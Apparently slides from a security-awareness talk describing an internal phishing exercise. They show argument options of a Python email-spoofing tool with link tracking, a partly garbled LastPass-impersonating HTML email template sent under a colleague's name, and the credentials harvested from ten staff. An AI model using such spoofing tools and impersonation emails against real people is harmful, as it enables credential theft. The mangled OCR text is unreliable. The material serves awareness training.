
Never share your Master Password with anyone, including us!







Michal Šmída via <mark>LastPass</mark> to me ≎









```
parser = argparse.ArgumentParser()
email_options = parser.add_argument_group("Email Options")
email_options.add_argument("-t", "--to", dest="to_address", help="Email address to send to")
email_options.add_argument("-a", "--to_address_filename", dest="to_address_filename",
                           help="Filename containing a list of TO addresses")
email_options.add_argument("-f", "--from", <a href="dest"/dest"/dest"/dest"/dest</a> ddress", <a href="help="Email address to se"/dest"/dest"/dest</a>
                                                                                                  CUSTOM ARGS
email_options.add_argument("-n", "--from_name", dest="from_name", help="From name")
email_options.add_argument("-j", "--subject", dest="subject", help="Subject for the email
email_options.add_argument("-e", "--email_filename", dest="email_filename",
                           help="Filename containing an HTML email")
email_options.add_argument("--important", dest="important", action="store_true", default=
                           help="Send as a priority email")
email_options.add_argument("-i", "--interactive", action="store_true", dest="interactive_email",
                           help="Input email in interactive mode")
email_options.add_argument("-r", "--reply-to", dest="reply_to", help="Set a reply-to header")
email_options.add_argument("--image", action="store", dest="image", help="Attach an image")
email_options.add_argument("--attach", action="store", dest="attachment_filename", help="Attach a file")
tracking_options = parser.add_argument_group("Email Tracking Options")
tracking_options.add_argument("--track", dest="track", action="store_true", default=False,
                              help="Track email links with GUIDs")
tracking_options.add_argument("-d", "--db", dest="db_name", help="SQLite database to store GUIDs")
smtp_options = parser.add_argument_group("SMTP options")
smtp_options.add_argument("-s", "--server", dest="smtp_server",
                          help="SMTP server IP or DNS name (default localhost)", default="localhost")
smtp_options.add_argument("-p", "--port", dest="smtp_port", type=int, help="SMTP server port (default 25)",
                          default=25)
smtp_options.add_argument("--user", dest="smtp_user", help="SMTP username",
                          default=None)
smtp_options.add_argument("--pass", dest="smtp_pass", help="SMTP password",
                        default=None)
smtp_options.add_argument("--ssl", dest="smtp_ssl", help="Connect to SMTP server via SSL",
                          default=False)
smtp_options.add_argument("--slow", action="store_true", dest="slow_send", default=False, help="Slow the sendi
smtp_options.add_argument("--userid", dest="userid", help="User ID",
                          default=None)
```

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```
python Simple Email Spoofer of the python Simple Email Spoofer by
                                          "-alter email. html
                                          "font-"Light: bold fon -size: 12 x redsing: 30px 50 rope; "-michal. smidgetweet of Control With You State With 
                                          -f 'michal.smida@twisto.cz'

    State border="0" cellpadding="10" cellspacing="0" style="background-color:#d32d7; border-radius:4px">
    Style="b
                                           userid 18
               ble></ta>
ctd style='padding:0 50px;'>
:/td>
 email.html" 128L, 6186C
```

NO SUPPORT FOR IMAGES IN EMAILS

```
for f in files:
   with open(f, "rb") as imagefile:
        img = MIMEImage(imagefile.read())
        img.add_header('Content-ID', '<{}>'.format(f))
        img.add_header('Content-Disposition', 'inline')
        msg.attach(img)
```

Last Pass...

10 people

- = 10 master passwords
- = 210 passwords to all their online services
- = 7 internet banking credentials
- = 10 credit cards



Colleague after the attack:

"Wow, I thought that I am aware of all that stuff.

Obviously I'm not, thanks for showing that to me!"



Confirm your email address on Slack

Hello! We just need to verify that lukas.hurych@twisto.cz is your email address.

